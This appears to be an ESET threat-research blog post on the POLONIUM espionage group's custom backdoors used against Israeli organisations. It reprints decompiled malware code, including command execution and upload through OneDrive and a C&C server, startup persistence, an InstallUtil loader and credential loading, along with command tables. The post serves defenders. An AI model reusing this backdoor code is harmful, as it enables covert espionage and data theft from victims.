POLONIUM targets Israel with Creepy malware

welivesecurity.com/2022/10/11/polonium-targets-israel-creepy-malware/

October 11, 2022

ESET researchers analyzed previously undocumented custom backdoors and cyberespionage tools deployed in Israel by the POLONIUM APT group

Matías Porolli
11 Oct 2022 - 11:30AM

ESET researchers analyzed previously undocumented custom backdoors and cyberespionage tools deployed in Israel by the POLONIUM APT group

ESET researchers reveal their findings about POLONIUM, an advanced persistent threat (APT) group about which little information is publicly available and its initial compromise vector is unknown. POLONIUM is a cyberespionage group first documented by Microsoft Threat Intelligence Center (MSTIC) in June 2022. MSTIC's assessment is that POLONIUM is an operational group based in Lebanon, coordinating its activities with other actors affiliated with Iran's Ministry of Intelligence and Security (MOIS).

According to ESET telemetry, POLONIUM has targeted more than a dozen organizations in Israel since at least September 2021, with the group's most recent actions being observed in September 2022. Verticals targeted by this group include engineering, information technology, law, communications, branding and marketing, media, insurance, and social services. Our findings describing the tactics of this group, including details about a number of previously undocumented backdoors, were presented in late September at the Virus Bulletin 2022 conference.

Key points of this blogpost:

- Focused only on Israeli targets, POLONIUM attacked more than a dozen organizations in various verticals such as engineering, information technology, law, communications, branding and marketing, media, insurance, and social services.

- ESET Research's POLONIUM findings were revealed at the Virus Bulletin 2022 conference in late September.
- According to ESET telemetry, the group has used at least seven different custom backdoors since September 2021, and it is currently active at the time of writing.
- The group has developed custom tools for taking screenshots, logging keystrokes, spying via the webcam, opening reverse shells, exfiltrating files, and more.
- For C&C communication, POLONIUM abuses common cloud services such as Dropbox, OneDrive, and Mega.

The numerous versions and changes POLONIUM introduced into its custom tools show a continuous and long-term effort to spy on the group's targets. While we haven't observed what commands were executed by operators on compromised machines, we can infer from their toolset that they are interested in collecting confidential data from their targets. The group doesn't seem to engage in any sabotage or ransomware actions.

As shown in Figure 1, POLONIUM's toolset consists of seven custom backdoors: CreepyDrive, which abuses OneDrive and Dropbox cloud services for C&C; CreepySnail, which executes commands received from the attackers' own infrastructure; DeepCreep and MegaCreep, which make use of Dropbox and Mega file storage services respectively; and FlipCreep, TechnoCreep, and PapaCreep, which receive commands from attacker's servers. The group has also used several custom modules to spy on its targets.




Figure 1. Timeline of observed backdoors deployed by POLONIUM

Initial access

While we don't know how the group gained initial access to the targeted systems, some of the victims' Fortinet VPN account credentials were leaked in September 2021 and were made available online. As such, it is possible that the attackers gained access to the victims' internal networks by abusing those leaked VPN credentials.

Toolset


POLONIUM is an active group that constantly introduces modifications to its custom tools. We have seen more than 10 different malicious modules since we started tracking the group, most of them with various versions or with minor changes for a given version. Some of the most interesting characteristics of the group's toolset are:

- **Abundance of tools**: We have seen seven different custom backdoors used by the group since September 2021, and also saw many other malicious modules for logging keystrokes, taking screenshots, executing commands, taking photos with the webcam, or exfiltrating files.
- **Custom tools**: In various attacks carried out by this group over a short period of time, we detected the same component containing minor changes. In some other cases, we have seen a module, coded from scratch, that followed the same logic as some previous components. Only in a few cases have we seen the group use publicly available tools or code. All of this indicates to us that POLONIUM builds and maintains its own tools.
- **Cloud services**: The group abuses common cloud services such as Dropbox, OneDrive, and Mega for C&C communications (receive commands and exfiltrate data).

- **Small components**: Most of the group's malicious modules are small, with limited functionality. In one case the attackers used one module for taking screenshots and another for uploading them to the C&C server. On a similar note, they like to divide the code in their backdoors, distributing malicious functionality into various small DLLs, perhaps expecting that defenders or researchers will not observe the complete attack chain.

CreepyDrive

CreepyDrive is a PowerShell backdoor that reads and executes commands from a text file stored on OneDrive or Dropbox. It can upload or download files from attacker-controlled accounts in these cloud services, and execute supplied PowerShell code. Figure 2 shows part of the code that downloads files and executes commands. Note that this backdoor was documented in Microsoft's report in June 2022.




```
}
elseif ($req -cmatch "download ")
{
    $req = $req -replace "download ",""
    $req = Invoke-WebRequest -Uri ("
    https://graph.microsoft.com/v1.0/me/drive/root:/Documents/"+ $req +":/content")
    -OutFile $req -Method Get -Header @{ Authorization = "BEARER $accesstoken" } -
    ContentType "multipart/form-data" -UseBasicParsing
}
else
{
    $arr = @(iex "$req")
    for ($i=0; $i -lt $arr.length; $i=$i+1 )
    {
        $res = Exec($arr[$i])
        $data = "{""" + $arr[$i] + """:""" + $res + """}"
        $j += $data
        $j += -join ","
    }
    $k = $j.Substring(0,$j.Length-1)
    $req = Invoke-WebRequest ("
    https://graph.microsoft.com/v1.0/me/drive/root:/Documents/response.json:/content
    ") -Method Put -Body ("[" + $k + "]") -Header @{ Authorization = "BEARER "+
    $AccessToken} -ContentType "multipart/form-data" -UseBasicParsing
}
```

Figure 2. Code used by CreepyDrive to download files or execute commands

CreepyDrive uses the OneDrive HTTP API (and the Dropbox HTTP API) to access the cloud storage. In both cases it uses a refresh token, client ID, and client secret (all hardcoded) to generate an access token that authenticates the user and grants access to the accounts.

While we didn't observe commands being executed by the attackers on compromised systems, we spotted a log file documenting the execution of a command on a victimized computer. The contents of the log file (decoded) are shown in Figure 3.



```
W3sia2V5IjoiZDJodllXMXAiLCJ2YWx1ZSI6ImJuUWdZWFYwYUc5eWFYUjVYSE41YzNSbGJR
MEsifV0=
```


```
[{"key":"d2hvYW1p","value":"bnQgYXV0aG9yaXR5XHN5c3RlbQ0K"}]
```

```
[{"key":"whoami","value":"nt authority\system"}]
```

Figure 3. Execution log of a command and its output

CreepySnail

CreepySnail is another PowerShell backdoor that sends HTTP requests to a C&C server and receives and executes PowerShell commands. We saw various versions of this backdoor in the wild, though the differences between them were minimal. Figure 4 shows one version that can run any executable specified by the C&C server (as long as it's in the malware folder). We won't go into more details about this backdoor as it has already been described by Microsoft in their report.



```
$req = Invoke-WebRequest -Uri ("http://" + $domain +"/ui/svr/?mactok=" +
$token) -Method GET -UseBasicParsing
if($req.Length -gt 0)
{
    if($req -cmatch '"null"')
    {
    }
    else
    {
        $conv = $req | ConvertFrom-Json
        $frmb64 = [System.Text.Encoding]::UTF8.GetString([System.Convert]::
        FromBase64String($conv))

        if($frmb64.StartsWith("ping -p 99000"))
        {
            $repl = $frmb64 -replace "ping -p 99000", ""

            $iLAP = Get-Item($LAP)  Malware folder
            Set-Location $iLAP
            Start-Process .\$repl -WindowStyle Hidden
        }
        if($frmb64.StartsWith("ping -p 88000"))
        {
            $repl = $frmb64 -replace "ping -p 88000", ""
            $iLAP = Get-Item($LAP)
            Set-Location $iLAP
            Stop-Process -Name $repl
        }
    }
}
```

Figure 4. Code used by CreepySnail to execute commands

DeepCreep

DeepCreep is a previously undocumented backdoor written in C# that reads commands from a text file stored in Dropbox accounts and can upload or download files to and from those accounts. Some versions of DeepCreep have obfuscated strings, some separate the code into DLLs, and some have more or less commands. We will focus on the most prevalent version for this analysis, although interesting features of other versions will be mentioned.


A command to be executed by the backdoor is read from the file cd.txt on the server-side root folder of the victim; once read, the file is deleted from the cloud. DeepCreep runs this process in an infinite loop, which means that a new cd.txt file has to be placed in the cloud storage for every command to execute. If the file is not found, the backdoor sleeps then tries again. A list of the commands that DeepCreep can process is shown in Table 1.

Table 1. List of commands supported by DeepCreep

Command	Description
GetNoThing	Deletes cd.txt.
upload "<local_file_path>" " <file_name_on_dropbox>"	Uploads a file on the victim's computer to a subfolder 2 in Dropbox. Multiple upload lines can be included in cd.txt to execute more than one upload at once.
download " <file_name_on_dropbox>" "<local_file_path>" <bool_abs_p>	Downloads a file from the root folder in Dropbox to the victim's computer. If <bool_abs_p> is 0, the file is downloaded into %TEMP%\<local_file_path> (relative path). If it's 1, the file is downloaded into <local_file_path> (absolute path).

Command	Description
delay <value>	Sets the delay for all sleep operations, where 1000 is 1 minute.
zip "<local_file_folder_path>" "<output_path>" "<size_mb>"	Creates a ZIP file with the specified file or folder and saves it in the specified path on the victim's computer. The archive is split in chunks of the specified size, in megabytes.
Execute with cmd.exe	When none of the previous commands are found in the first line of cd.txt, then all of the lines are taken as commands to be executed with cmd.exe. The output produced by the commands is uploaded to a text file in Dropbox. The output encoding for the console is set to Windows-1255, which handles Hebrew characters.

DeepCreep persists by creating a LNK file in %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup and by creating a scheduled task. A PowerShell command is used to create the LNK file, as shown in Figure 5.




```
bool flag = !File.Exists(text2);  Path to .lnk in Startup folder
if (flag)
{
    try
    {
        Program.ExCd(string.Concat(new string[]
        {
            "powershell -Command \"$c1 = '",
            text2,
            "';$c2 = '",
            fileName,  Path to .exe
            "';Invoke-Expression -Command '$shortcut = (New-Object -comObject
              WScript.Shell).CreateShortcut($c1);$shortcut.TargetPath = $c2;$shortcut.Save
              ()'\""
        }));
    }
    catch (IOException ex)
    {
    }
}
```

Figure 5. Part of the code that DeepCreep uses to establish persistence

Authentication with the cloud is done by using OAuth 2.0 tokens, which are hardcoded in the binaries. DeepCreep needs a legitimate DLL with Dropbox SDK to be able to communicate with the cloud.

We saw some cases where a separate loader – WindowsTool.exe – was used to implement persistence and execute DeepCreep with InstallUtil, a legitimate tool from the .NET Framework. This version of the backdoor has its malicious code provided in an uninstallation routine and is executed with the /u (uninstall) option of InstallUtil.exe, perhaps to mislead defenders. Figure 6 shows part of the code of the loader.



```
    thread3.Start();
    string str = pathOnly + "\\svchostdp.exe";
    string text = Encoding.UTF8.GetString(Convert.FromBase64String
      ("[illegible]
      [illegible]")) + str;
    Console.WriteLine(text);
    Program.ExCd(text);
}
catch (Exception ex)
{
    continue;
}
break;
```

C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /u + str

Figure 6. Part of the code of the loader that executes DeepCreep

In terms of string obfuscation, we have seen two variations: ROT13 and AsStrongAsFuck obfuscator. The latest version of DeepCreep that we have seen uses AES encryption and has the same key commands as the MegaCreep backdoor, which we will describe in the next section.

MegaCreep

MegaCreep is a previously undocumented backdoor based on DeepCreep, with added functionalities. It reads and executes commands from a text file stored in Mega cloud storage. While MegaCreep is arguably just a newer version of DeepCreep, and in fact reuses code from DeepCreep, it seems the attackers consider both backdoors as separate projects.


MegaCreep processes the same commands that we described for DeepCreep, but they are stored in AES-encrypted form in the file cd.txt. It has additional commands, both related to the key used for decryption, which are described in Table 2.

Table 2. List of new commands added to MegaCreep

Command	**Description**
NewASKey <key>	Receives the decryption key <key> that is stored locally in Cert.dll (only if the file doesn't already exist).
UPKY <old_key> <new_key>	Updates the decryption key from <old_key> to <new_key>. The process is successful only if <old_key> is the same as the key that the backdoor is currently using. In this case, <new_key> is stored locally in Cert.dll.

MegaCreep checks for these commands first, which are stored unencrypted in cd.txt. If none of these commands are found, then the contents of cd.txt are decrypted using the key that is in Cert.dll. After decryption, all the same commands that we described for DeepCreep can be executed by MegaCreep.


MegaCreep uses the MegaApiClient C# library to communicate with Mega cloud storage. Authentication is done with a username and password, which are stored encrypted in a local file, Sess.dll. Figure 7 shows the code that loads the username and password from Sess.dll.



```
private static void CheckSess()
{
    for (;;)
    {
        try
        {
            bool flag = File.Exists(Program.pathOnly + "\\Sess.dll");
            if (flag)
            {
                string key = "XQ[#!#]4OX[#!#]KJ63[#!#]I8DKM[#!#]NAC[#!#]2775M[#!#]B6EEHU
                  [#!#]WRS1".Replace("[#!#]", "");
                string text = File.ReadAllText(Program.pathOnly + "\\Sess.dll");
                Program.su = Program.DecSt(key, text.Split(new string[]
                {
                    "[$$%$$]"
                }, StringSplitOptions.None)[0], null);
                Program.ssaP = Program.DecSt(key, text.Split(new string[]
                {
                    "[$$%$$]"
                }, StringSplitOptions.None)[1], null);
            }
        }
        catch (Exception ex)
        {
            continue;
        }
        break;
    }
}
```

Figure 7. Code used in MegaCreep to load username and password

This backdoor is a good example of the preference that POLONIUM has for using separate DLLs with specific functionality, as shown in Figure 8. In the example, two methods from PRLib.dll are called: CHP, which kills running processes with the same name as the backdoor's executable (i.e., previous executions of the backdoor that are still running), and XVDFv, which implements persistence (in the same way we described for DeepCreep).

